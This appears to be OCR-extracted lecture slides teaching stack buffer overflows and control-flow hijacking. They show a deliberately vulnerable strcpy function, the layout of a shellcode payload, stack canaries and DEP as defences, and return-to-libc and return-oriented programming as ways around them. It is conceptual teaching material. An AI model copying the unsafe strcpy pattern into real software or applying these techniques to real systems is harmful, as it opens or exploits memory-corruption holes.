


Δ Code *

```
void foo(char *input) {
   unsigned secureData;
   char buffer[16];
   strcpy(buffer, input);
}
```

input = “input”
+ “payload address”
+ “payload (shell code)”

Control Flow Hijacking



```
void foo(char *input) {
  unsigned secureData;
  char buffer[16];
  strcpy(buffer, input);
}
```

input = “input”
    + “payload address”
    + “payload (shell code)”


On return, we'll execute the shell code

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries



Previous Frame

Return Address

Old Frame Ptr

secureData

buffer[15]


buffer[14]

...

buffer[0]

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries




Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Previous Frame
Return Address
Canary
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries




Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Previous Frame
Return Address
Canary
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries



Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Previous Frame
Return Address
Canary
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Abort on return because canary changed!


Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries
  - DEP – Data Execution Prevention / W⊕X

Control Flow Hijacking


- How can we prevent this basic approach?
  - Stack Canaries
  - DEP – Data Execution Prevention / W⊕X

shell code:



Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries
  - DEP – Data Execution Prevention / W⊕X



Abort because
W but not X

Control Flow Hijacking

- How can we prevent this basic approach?
  - Stack Canaries
  - DEP – Data Execution Prevention / W⊕X


But these are still easily bypassed!

Return to libc Attacks

- Reuse existing code to bypass W⊕X

Return to libc Attacks

- Reuse existing code to bypass W⊕X




Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

Fake Argument
Ptr To Function
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

```
“/usr/bin/minesweeper”
system()
```

Return to libc Attacks

- Reuse existing code to bypass W⊕X



Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]


Fake Argument
Ptr To Function
Old Frame Ptr
secureData
buffer[15]
buffer[14]
...
buffer[0]

```
“/usr/bin/minesweeper”
system()
```

Returning to common library code still works.

Return to libc Attacks

- Reuse existing code to bypass W⊕X



Previous Frame
Return Address
Old Frame Ptr
secureData
buffer[15]
buffer[14]
…
buffer[0]

Fake Argument
Ptr To Function
Old Frame Ptr
secureData
buffer[15]
buffer[14]
…
buffer[0]

```
“/usr/bin/minesweeper”
system()
```

Returning to common library code still works.


Even construct new functions piece by piece…

Return to libc Attacks

- Reuse existing code to bypass W⊕X
- Return Oriented Programming
  - Build new functionality from pieces of existing functions

Return to libc Attacks

- Reuse existing code to bypass W⊕X
- Return Oriented Programming
  - Build new functionality from pieces of existing functions



```
void a() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void b() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```


```
void c() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void d() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

```
void e() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void f() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

```
void g() {
   ...
   ...
   ...
   ...
   ...
   ...
   ...
   ...
}
void h() {
   ...
   ...
   ...
   ...
   ...
   ...
}
```

